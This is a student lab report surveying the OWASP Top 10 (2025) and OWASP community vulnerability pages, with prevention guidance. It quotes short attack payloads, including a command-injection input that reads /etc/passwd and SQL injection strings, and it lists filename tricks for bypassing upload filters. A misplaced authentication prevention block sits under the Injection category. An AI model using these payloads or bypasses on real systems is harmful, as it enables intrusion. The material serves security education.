

VxLEARN Networks

Networking & Cybersecurity Track
Simulated Employment Program

Lab Report: Investigating OWASP

Prepared by:
Kudzaishe Majeza
Junior Network Engineer – VxLEARN Networks

Mentor:
Titus Majeza
Senior Network Engineer

Date: 12 June 2026

Objectives

- Part 1: Explore the OWASP Top 10 (2025) and select three categories to describe.
- Part 2: Investigate OWASP Community Pages — review listed Vulnerabilities and Attacks.

Background / Scenario


The Open Web Application Security Project (OWASP) is a non-profit organization dedicated to web application security. OWASP publishes the Top 10 list of the most critical web security concerns roughly every three years, raising awareness and helping organizations minimize and mitigate security risks.


OWASP also accepts community contributions for security-related content. The OWASP Community Pages provide lists of attacks and vulnerabilities reported by community contributors.

In this lab, the OWASP Top 10 (2025) and a selection of community-reported attacks and vulnerabilities are explored.

Part 1: OWASP Top 10

Navigate to the OWASP Top 10 at <https://owasp.org/Top10>. The latest published list covers 2025. The full list of ten categories is shown in the screenshot below.





OWASP Top 10 (2025) — Full Category List

A01:2025	Broken Access Control
A02:2025	Security Misconfiguration
A03:2025	Software Supply Chain Failures
A04:2025	Cryptographic Failures
A05:2025	Injection
A06:2025	Insecure Design
A07:2025	Authentication Failures
A08:2025	Software or Data Integrity Failures
A09:2025	Security Logging and Alerting Failures
A10:2025	Mishandling of Exceptional Conditions

Three Selected Categories

Three categories were selected from the OWASP Top 10 (2025). Each is described below with common vulnerability patterns and prevention methods sourced directly from the OWASP pages.

Category 1 — A01:2025 Broken Access Control

OWASP Top 10:2025

Home

Introduction

About OWASP

What are Application Security Risks?

Establishing a Modern Application Security Program

Top 10:2025 List

[A01 Broken Access Control](#)

A02 Security Misconfiguration

A03 Software Supply Chain Failures

A04 Cryptographic Failures

A05 Injection

A06 Insecure Design

A07 Authentication Failures

A08 Software or Data Integrity Failures

A09 Security Logging and Alerting Failures

A10 Mishandling of Exceptional Conditions

Next Steps

A01:2025 Broken Access Control

Background.

Maintaining its position at #1 in the Top Ten, 100% of the applications tested were found to have some form of broken access control. Notable CWEs included are *CWE-200: Exposure of Sensitive Information to an Unauthorized Actor*, *CWE-201: Exposure of Sensitive Information Through Sent Data*, *CWE-918 Server-Side Request Forgery (SSRF)*, and *CWE-352: Cross-Site Request Forgery (CSRF)*. This category has the highest number of occurrences in the contributed data, and second highest number of related CVEs.

Score table.

CWEs Mapped	Max Incidence Rate	Avg Incidence Rate	Max Coverage	Avg Coverage	Avg Weighted Exploit	Avg Weighted Impact	Total Occurrences
40	20.15%	3.74%	100.00%	42.93%	7.04	3.84	1,839,701

Description.

Access control enforces policy such that users cannot act outside of their intended permissions. Failures typically lead to unauthorized information disclosure, modification or destruction of all

Table of contents

- Background.
- Score table.
- Description.
- How to prevent.
- Example attack scenarios.
- References.
- List of Mapped CWEs

Category ID	A01:2025
Ranking Note	Retained #1 position from 2021; found in 100% of tested applications.
Description	Access control enforces policy such that users cannot act outside of their intended permissions. When these controls fail, attackers gain unauthorized ability to disclose, modify, or destroy data, or execute functions beyond their authorization. Common patterns include: violating the principle of least privilege, bypassing access checks by modifying URLs or API requests, insecure direct object references (accessing others' accounts via exposed identifiers), missing authorization on POST/PUT/DELETE endpoints, privilege escalation, token/cookie manipulation to elevate privileges, CORS misconfiguration allowing API access from unauthorized origins, and forced browsing to restricted pages without authentication.
Example Attacks	1. Parameter Tampering: attacker modifies URL parameter (e.g. <code>?acct=notmyacct</code>) to access arbitrary account records without verification. 2. Forced Browsing: unauthenticated user directly navigates to <code>/app/admin_getapplInfo</code> because no server-side enforcement exists. 3. Client-Side Only Controls: an attacker bypasses JavaScript restrictions by sending direct API requests via curl, revealing access controls only exist client-side.
Prevention	1. Implement deny-by-default — deny access to non-public resources unless explicitly granted. 2. Build access control mechanisms once and reuse throughout the application. 3. Enforce all access decisions in trusted server-side code or serverless APIs — never client-side. 4. Enforce record ownership in models; do not permit unrestricted CRUD on all records. 5. Minimize CORS usage; restrict allowed origins to trusted sources only. 6. Disable web server directory listing; remove metadata files (.git, backups) from web roots. 7. Log access control failures and alert administrators on repeated suspicious patterns.

	8. Invalidate session identifiers server-side after logout; use short-lived JWT tokens. 9. Implement rate limits on API and controller access to reduce automated attack impact. 10. Include functional access control tests in unit and integration test suites.
--	--

Category 2 — A05:2025 Injection

[OWASP Top 10:2025](#)

[Search](#)

OWASP/Top10
5.8k 1.1k

OWASP Top 10:2025
Home
Introduction
About OWASP
What are Application Security Risks?
Establishing a Modern Application Security Program
Top 10:2025 List
A01 Broken Access Control
A02 Security Misconfiguration
A03 Software Supply Chain Failures
A04 Cryptographic Failures
A05 Injection
A06 Insecure Design
A07 Authentication Failures
A08 Software or Data Integrity Failures
A09 Security Logging and Alerting Failures
A10 Mishandling of Exceptional Conditions
Next Steps

A05:2025 Injection

Background.

Injection falls two spots from #3 to #5 in the ranking, maintaining its position relative to A04:2025-Cryptographic Failures and A06:2025-Insecure Design. Injection is one of the most tested categories with 100% of applications tested for some form of injection. It had the greatest number of CVEs for any category, with 37 CWEs in this category. Injection includes Cross-site Scripting (high frequency/low impact) with more than 30k CVEs and SQL Injection (low frequency/high impact) with more than 14k CVEs. The massive number of reported CVEs for CWE-79 Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') brings down the average weighted impact of this category.

Score table.

CWEs Mapped	Max Incidence Rate	Avg Incidence Rate	Max Coverage	Avg Coverage	Avg Weighted Exploit	Avg Weighted Impact	Total Occurrences
37	13.77%	3.08%	100.00%	42.93%	7.15	4.32	1,404,249

Table of contents
Background.
Score table.
Description.
How to prevent.
Example attack scenarios.
References.
List of Mapped CWEs


Category ID	A05:2025
Ranking Note	Was #3 in 2021; moved to #5 in 2025 but still found in 100% of tested applications.
Description	An injection vulnerability is an application flaw that allows untrusted user input to be sent to an interpreter (e.g. a browser, database, or command line) causing the interpreter to execute parts of that input as commands. An application is vulnerable when: user-supplied data lacks validation, filtering, or sanitization; dynamic queries or non-parameterized calls are used directly in interpreters; unsanitized data is used in ORM search parameters; or hostile data is directly concatenated into queries, commands, or stored procedures. Common types include SQL, NoSQL, OS command, ORM, LDAP, and Expression Language injection.
Example Attacks	1. SQL Injection: query concatenates user input — <code>SELECT * FROM accounts WHERE custID=' + request.getParameter("id") + ' — attacker supplies ' OR '1'='1</code> to return all records. 2. ORM Injection: Hibernate query constructed by string concatenation allows attacker input like <code>' OR custID IS NOT NULL OR custID='</code> to bypass filters. 3. OS Command Injection: application passes user input to <code>nslookup</code> command; attacker supplies <code>example.com; cat /etc/passwd</code> to execute arbitrary OS commands.
Prevention	1. Use safe APIs that avoid the interpreter entirely or provide a parameterized interface. 2. Migrate to Object Relational Mapping (ORM) tools to abstract raw query construction. 3. Implement positive server-side input validation as a secondary defense layer.

Prevention	1. Implement and enforce multi-factor authentication (MFA) to prevent credential stuffing, brute force, and stolen-credential reuse attacks. 2. Encourage use of password managers to support stronger, unique credentials. 3. Eliminate all default credentials, especially for admin accounts. 4. Implement weak password checks against the top 10,000 worst passwords list. 5. Validate new/changed passwords against known breached credential databases. 6. Follow NIST 800-63b guidelines; avoid forcing password rotation unless breach is suspected. 7. Use identical error messages for all authentication outcomes to prevent user enumeration. 8. Implement rate limiting on failed login attempts with monitoring and alerting. 9. Use a server-side session manager that generates new high-entropy random session IDs after login; never expose session IDs in URLs; invalidate on logout and inactivity. 10. Use premade, well-trusted systems for authentication, identity, and session management. 11. Verify JWT claims including audience, issuer, and scopes.
-------------------	--

Part 2: OWASP Community Pages

Part 2a — Vulnerabilities

Navigate to the OWASP Community Page for Vulnerabilities at <https://owasp.org/www-community/vulnerabilities/>. OWASP defines a vulnerability as a flaw in an application that a threat actor can exploit. Three vulnerabilities were selected from the list.



The screenshot shows the OWASP Vulnerabilities page. The header includes the OWASP logo, navigation links (PROJECTS, CHAPTERS, EVENTS, ABOUT), and buttons for Store, Donate, and Join. A banner at the top asks for support to improve software security. The main content area is titled 'Vulnerabilities' and includes a definition of a vulnerability, a warning not to post actual vulnerabilities, and a list of examples. The right sidebar contains links to Watch (234), Star (1,368), and sections for Important Community Links and Upcoming OWASP Global Events.

Vulnerabilities

What is a vulnerability?

A vulnerability is a hole or a weakness in the application, which can be a design flaw or an implementation bug, that allows an attacker to cause harm to the stakeholders of an application. Stakeholders include the application owner, application users, and other entities that rely on the application.

Please **do not post any actual vulnerabilities** in products, services, or web applications. Those disclosure reports should be posted to bugtraq or full-disclosure mailing lists.

Examples of vulnerabilities

- Lack of input validation on user input
- Lack of sufficient logging mechanism
- Fail-open error handling
- Not closing the database connection properly

For a great overview, check out the [OWASP Top Ten Project](#). You can read about the top vulnerabilities and download a paper that covers them in detail. Many organizations and agencies use the Top Ten as a way of creating awareness about application security.


NOTE: Before you add a vulnerability, please search and make sure there isn't an equivalent one already. You may want to consider creating a redirect if the topic is the same. Every vulnerability article has a defined structure.

Important Community Links

- [Community](#)
- [Attacks](#)
- [Vulnerabilities \(You are here\)](#)
- [Controls](#)

Upcoming OWASP Global Events

- [OWASP Global AppSec EU 2026 - Vienna, Austria](#)



The screenshot shows the OWASP List of Vulnerabilities page. The header is identical to the previous page. The main content area is titled 'List of Vulnerabilities' and contains a long list of vulnerabilities. The right sidebar lists upcoming OWASP Global AppSec events.

List of Vulnerabilities

- [Allowing Domains or Accounts to Expire](#)
- [Buffer Overflow](#)
- [Business logic vulnerability](#)
- [CRLF Injection](#)
- [CSV Injection](#) by Timo Goosen, Albinowax
- [Catch NullPointerException](#)
- [Covert storage channel](#)
- [Deserialization of untrusted data](#)
- [Directory Restriction Error](#)
- [Doubly freeing memory](#)
- [Empty String Password](#)
- [Expression Language Injection](#)
- [Full Trust CLR Verification issue Exploiting Passing Reference Types by Reference](#)
- [Heartbleed Bug](#)
- [Improper Data Validation](#)
- [Improper pointer subtraction](#)
- [Information exposure through query strings in URL](#) by Robert Gilbert (amroot)
- [Injection problem](#)
- [Insecure Deserialization](#) by Vaibhav Malik
- [Insecure Compiler Optimization](#)
- [Insecure Randomness](#)
- [Insecure Temporary File](#)
- [Insecure Third Party Domain Access](#)
- [Insecure Transport](#)
- [Insufficient Entropy](#)

Upcoming OWASP Global AppSec Events

- [OWASP Global AppSec USA 2026 - San Francisco, CA](#)
- November 2-6, 2026
- [OWASP Global AppSec EU 2027 - Vienna, Austria](#)
- June 21-25, 2027
- [OWASP Global AppSec USA 2027 - Atlanta, GA](#)
- September 20-24, 2027
- [OWASP Global AppSec EU 2028 - Vienna, Austria](#)
- June 19-23, 2028

Vulnerability 1 — Buffer Overflow

https://owasp.org/www-community/vulnerabilities/Buffer_Overflow

Please support the OWASP mission to improve software security through open source initiatives and community education. [Donate Now!](#)

OWASP

PROJECTS CHAPTERS EVENTS ABOUT

Store Donate Join

Buffer Overflow

Description of Buffer Overflow

See the OWASP article on [Buffer Overflow Attacks](#).

How to Avoid Buffer Overflow Vulnerabilities

See the [OWASP Development Guide](#) article on how to avoid buffer overflow vulnerabilities.

How to Review Code for Buffer Overflow Vulnerabilities

See the [OWASP Code Review Guide](#) article.

How to Test for Buffer Overflow Vulnerabilities

See the [OWASP Testing Guide](#) article on how to [Test for Buffer Overflow](#) Vulnerabilities.

Overview

A buffer overflow condition exists when a program attempts to put more data in a buffer than it can hold or when a program attempts to put data in a memory area past a buffer. In this case, a buffer is a sequential section of memory allocated to contain anything from a character string to an array of integers. Writing outside the bounds of a block of allocated memory can corrupt data, crash the program, or cause the execution of malicious code.

NVD Categorization

CWE-788: Access of Memory Location After End of Buffer: This typically occurs when a pointer or its index is incremented to a position after the buffer; or when pointer arithmetic results in a position after the buffer.

👁 Watch 234 ⭐ Star 1,368

The OWASP® Foundation works to improve the security of software through its community-led open source software projects, hundreds of chapters worldwide, tens of thousands of members, and by hosting local and global conferences.

Important Community Links

Community

Attacks

Vulnerabilities (You are here)

Controls

Upcoming OWASP Global Events

OWASP Global AppSec EU 2026 - Vienna,
Austria

- June 22-26, 2026

OWASP Global AppSec USA 2026 - San Francisco, CA

Description

Buffer overflow is probably the best known form of software security vulnerability. Most software developers know what a buffer overflow vulnerability is, but buffer overflow attacks against both legacy and newly-developed applications are still quite common. Part of the problem is due to the wide variety of ways buffer overflows can occur, and part is due to the error-prone techniques often used to prevent them.

Buffer overflows are not easy to discover and even when one is discovered, it is generally extremely difficult to exploit. Nevertheless, attackers have managed to identify buffer overflows in a staggering array of products and components.

In a classic buffer overflow exploit, the attacker sends data to a program, which it stores in an undersized stack buffer. The result is that information on the call stack is overwritten, including the function's return pointer. The data sets the value of the return pointer so that when the function returns, it transfers control to malicious code contained in the attacker's data.

Although this type of stack buffer overflow is still common on some platforms and in some development communities, there are a variety of other types of buffer overflow, including Heap buffer overflow and Off-by-one Error among others. Another very similar class of flaws is known as [Format string attack](#). There are a number of excellent books that provide detailed information on how buffer overflow attacks work, including Building Secure Software [1], Writing Secure Code [2], and The Shellcoder's Handbook [3].

At the code level, buffer overflow vulnerabilities usually involve the violation of a programmer's assumptions. Many memory manipulation functions in C and C++ do not perform bounds checking and can easily overwrite the allocated bounds of the buffers they operate upon. Even bounded functions, such as `strcpy()`, can cause vulnerabilities when used incorrectly. The combination of memory manipulation and mistaken assumptions about the size or makeup of a piece of data is the root cause of most buffer overflows.

Buffer overflow vulnerabilities typically occur in code that:

- Relies on external data to control its behavior
- Depends upon properties of the data that are enforced outside of the immediate scope of the code
- Is so complex that a programmer cannot accurately predict its behavior

Buffer Overflow and Web Applications

Attackers use buffer overflows to corrupt the execution stack of a web application. By sending carefully crafted input to a web

- November 2-6, 2026

OWASP Global AppSec EU 2027 - Vienna,
Austria

- June 21-25, 2027

OWASP Global AppSec USA 2027 - Atlanta, GA

- September 20-24, 2027

OWASP Global AppSec EU 2028 - Vienna,
Austria

- June 19-23, 2028

https://owasp.org/www-community/vulnerabilities/Buffer_Overflow	Buffer Overflow and Web Applications Attackers use buffer overflows to corrupt the execution stack of a web application. By sending carefully crafted input to a web application, an attacker can cause the web application to execute arbitrary code – effectively taking over the machine. Buffer overflow flaws can be present in both the web server or application server products that serve the static and dynamic aspects of the site, or the web application itself. Buffer overflows found in widely used server products are likely to become widely known and can pose a significant risk to users of these products. When web applications use libraries, such as a graphics library to generate images, they open themselves to potential buffer overflow attacks. Buffer overflows can also be found in custom web application code, and may even be more likely given the lack of scrutiny that web applications typically go through. Buffer overflow flaws in custom web applications are less likely to be detected because there will normally be far fewer hackers trying to find and exploit such flaws in a specific application. If discovered in a custom application, the ability to exploit the flaw (other than to crash the application) is significantly reduced by the fact that the source code and detailed error messages for the application are normally not available to the hacker. Consequences • Category:Availability: Buffer overflows generally lead to crashes. Other attacks leading to lack of availability are possible, including putting the program into an infinite loop. • Access control (instruction processing): Buffer overflows often can be used to execute arbitrary code, which is usually outside the scope of a program's implicit security policy. • Other: When the consequence is arbitrary code execution, this can often be used to subvert any other security service. Exposure period • Requirements specification: The choice could be made to use a language that is not susceptible to these issues. • Design: Mitigating technologies such as safe-string libraries and container abstractions could be introduced. • Implementation: Many logic errors can lead to this condition. It can be exacerbated by lack of or mis-use of mitigating technologies. Environments Affected Almost all known web servers, application servers, and web application environments are susceptible to buffer overflows, the
notable exception being environments written in interpreted languages like Java or Python, which are immune to these attacks (except for overflows in the Interpreter itself).	
Platform	
• Languages: C, C++, Fortran, Assembly • Operating platforms: All, although partial preventative measures may be deployed, depending on environment.	
Required resources	
Any	
Severity	
Very High	
Likelihood of exploit	
High to Very High	
How to Determine If You Are Vulnerable	
For server products and libraries, keep up with the latest bug reports for the products you are using. For custom application software, all code that accepts input from users via the HTTP request must be reviewed to ensure that it can properly handle arbitrarily large input.	
How to Protect Yourself	
Keep up with the latest bug reports for your web and application server products and other products in your Internet infrastructure. Apply the latest patches to these products. Periodically scan your web site with one or more of the commonly available scanners that look for buffer overflow flaws in your server products and your custom web applications. For your custom application code, you need to review all code that accepts input from users via the HTTP request and ensure that it provides appropriate size checking on all such inputs. This should be done even for environments that are not susceptible to such attacks as overly large inputs that are uncaught may still cause denial of service or other operational problems.	
Risk Factors	
TBD	

Name	Buffer Overflow
Description	A buffer overflow occurs when a program attempts to put more data in a buffer than it can hold, or puts data in a memory area past a buffer. This condition can corrupt data, crash the program, or cause execution of malicious code. The vulnerability typically arises from three scenarios: (1) programs relying on external data without proper bounds verification; (2) code depending on data properties enforced outside its own scope; (3) code so complex its behavior becomes unpredictable. Classic exploits involve sending data to programs with undersized stack buffers and overwriting function return pointers to redirect execution to attacker-controlled shellcode. Common in C and C++ applications using unsafe functions such as <code>gets()</code> or unbounded <code>cin</code> operations.
Prevention	Design phase: 1. Use a programming language or compiler that performs automatic bounds checking (e.g. Java, Python, Rust). 2. Employ safe-string libraries and container abstractions. 3. Use abstraction libraries to abstract away risky APIs. Development phase: 4. Review all code that accepts external input for proper size and bounds checking. 5. Avoid unsafe functions (<code>gets()</code>, unbounded <code>cin</code>); use bounded alternatives (<code>strncpy</code> with correct size arguments). Runtime protection: 6. Enable compiler-based canary mechanisms such as StackGuard or ProPolice. 7. Use Microsoft Visual Studio's <code>/GS</code> flag for stack protection. 8. Utilize OS-level preventative functionality (ASLR, DEP/NX). Maintenance: 9. Keep all server products and libraries patched with latest security updates. 10. Periodically scan applications using tools that detect buffer overflow conditions.

https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload

👁 Watch 234 ⭐ Star 1,368

The OWASP® Foundation works to improve the security of software through its community-led open source software projects, hundreds of chapters worldwide, tens of thousands of members, and by hosting local and global conferences.

Important Community Links

- Community
- Attacks
- Vulnerabilities (You are here)**
- Controls

Upcoming OWASP Global Events

OWASP Global AppSec EU 2026 - Vienna,
Austria

- June 22-26, 2026

- November 2-6, 2026

- June 21-25, 2027

- The impact of this vulnerability is high, supposed code can be executed in the server context or on the client side. The likelihood of detection for the attacker is high. The prevalence is common. As a result the severity of this type of vulnerability is high.
- It is important to check a file upload module's access controls to examine the risks properly.
- Server-side attacks: The web server can be compromised by uploading and executing a web-shell which can run commands, browse system files, browse local resources, attack other servers, or exploit the local vulnerabilities, and so

- Client-side attacks: Uploading malicious files can make the website vulnerable to client-side attacks such as [XSS](#) or Cross-site Content Hijacking.
- Uploaded files can be abused to exploit other vulnerable sections of an application when a file on the same or a trusted server is needed (can again lead to client-side or server-side attacks)
- Uploaded files might trigger vulnerabilities in broken libraries/applications on the client side (e.g. iPhone MobileSafari LibTIFF Buffer Overflow).
- Uploaded files might trigger vulnerabilities in broken libraries/applications on the server side (e.g. ImageMagick flaw that called ImageTragick!).
- Uploaded files might trigger vulnerabilities in broken real-time monitoring tools (e.g. Symantec antivirus exploit by unpacking a RAR file)
- A malicious file such as a Unix shell script, a windows virus, an Excel file with a dangerous formula, or a reverse shell can be uploaded on the server in order to execute code by an administrator or webmaster later – on the victim's machine.
- An attacker might be able to put a phishing page into the website or deface the website.
- The file storage server might be abused to host troublesome files including malwares, illegal software, or adult contents. Uploaded files might also contain malwares' command and control data, violence and harassment messages, or steganographic data that can be used by criminal organisations.
- Uploaded sensitive files might be accessible by unauthorised people.
- File uploaders may disclose internal information such as server internal paths in their error messages.

Attacks on application platform

- Upload .jsp file into web tree - jsp code executed as the web user
- Upload .gif file to be resized - image library flaw exploited
- Upload huge files - file space denial of service
- Upload file using malicious path or name - overwrite a critical file
- Upload file containing personal data - other users access it
- Upload file containing "tags" - tags get executed as part of being "included" in a web page

-
- Upload .rar file to be scanned by antivirus - command executed on a server running the vulnerable antivirus software

Attacks on other systems

- Upload .exe file into web tree - victims download trojaned executable
- Upload virus infected file - victims' machines infected
- Upload .html file containing script - victim experiences [Cross-site Scripting \(XSS\)](#)
- Upload .jpg file containing a Flash object - victim experiences Cross-site Content Hijacking.
- Upload .rar file to be scanned by antivirus - command executed on a client running the vulnerable antivirus software

Weak Protections and Bypassing Methods

Deny Listing File Extensions

This protection might be bypassed by:

- Finding missed extensions that can be executed on the server side or can be dangerous on the client side (e.g. ".php5", ".pht", ".phtml", ".shtml", ".asa", ".cer", ".asax", ".swf", or ".xap").
- Finding flaws in a web server configuration when it parses files with double extensions or it executes them by providing a sensitive extension after a delimiter such as "/" or ";" character (e.g. "/file.jpg/index.php" when the "file.jpg" file contains PHP code and has been uploaded)
 - In Apache, a php file might be executed using the double extension technique such as "file.php.jpg" when ".jpg" is allowed.
 - In IIS6 (or prior versions), a script file can be executed by using one of these two methods:
 - by adding a semi-colon character after the forbidden extension and before the permitted one (e.g. "file.asp;.jpg")
 - by renaming a script file's extension (e.g. ".asp") to an allowed extension (e.g. ".txt") in a folder that its name ends with the script's extension (e.g. "folder.asp\file.txt"). In Windows, it is possible to create a directory by using a file uploader and ADS (Alternate Data Stream). In this method, a filename that ends with "::\$Index_Allocation" or "::\$I30:\$Index_Allocation" makes the file uploader to create a directory rather than a file (e.g. "folder.asp::\$Index_Allocation" creates "folder.asp" as a directory).
- Changing a number of letters to their capital forms to bypass case sensitive rules (e.g. "file.aSp" or "file.PHp3").

-
- Using Windows 8.3 feature, it is possible to replace the existing files by using their shortname (e.g. "web.config" can be replaced by "web~1.con" or ".htaccess" can be replaced by "HTACCE~1")
 - Finding characters that are converted to other useful characters during the file upload process. For instance, when running PHP on IIS, the ">", "<", and double quote " characters respectively convert to "?", "*", and "." characters that can be used to replace existing files (e.g. "web<<" can replace the "web.config" file). In order to include the double quote character in the filename in a normal file upload request, the filename in the "Content-Disposition" header should use single quotes (e.g. filename='web'config' to replace the "web.config" file).
 - Finding neutral characters after a filename such as trailing spaces and dots in Windows filesystem or dot and slash characters in a Linux filesystem. These characters at the end of a filename will be removed automatically (e.g. "file.asp ...", "file.asp .", "file.asp ", or "file.asp."). Although slash or backslash characters are also normally problematic characters, they can be ignored in a normal file upload request as anything before these characters may count as the directory name on the server-side; that said, they should be tried for a thorough test (e.g. "test.php/" or "test.php.\").
 - Finding flaws in extension detection techniques. A web server may use the first extension after the first dot (".") in the provided filename or use a flawed algorithm to detect the extension when there is none or multiple dot characters (e.g. "file.txt.jpg.php").
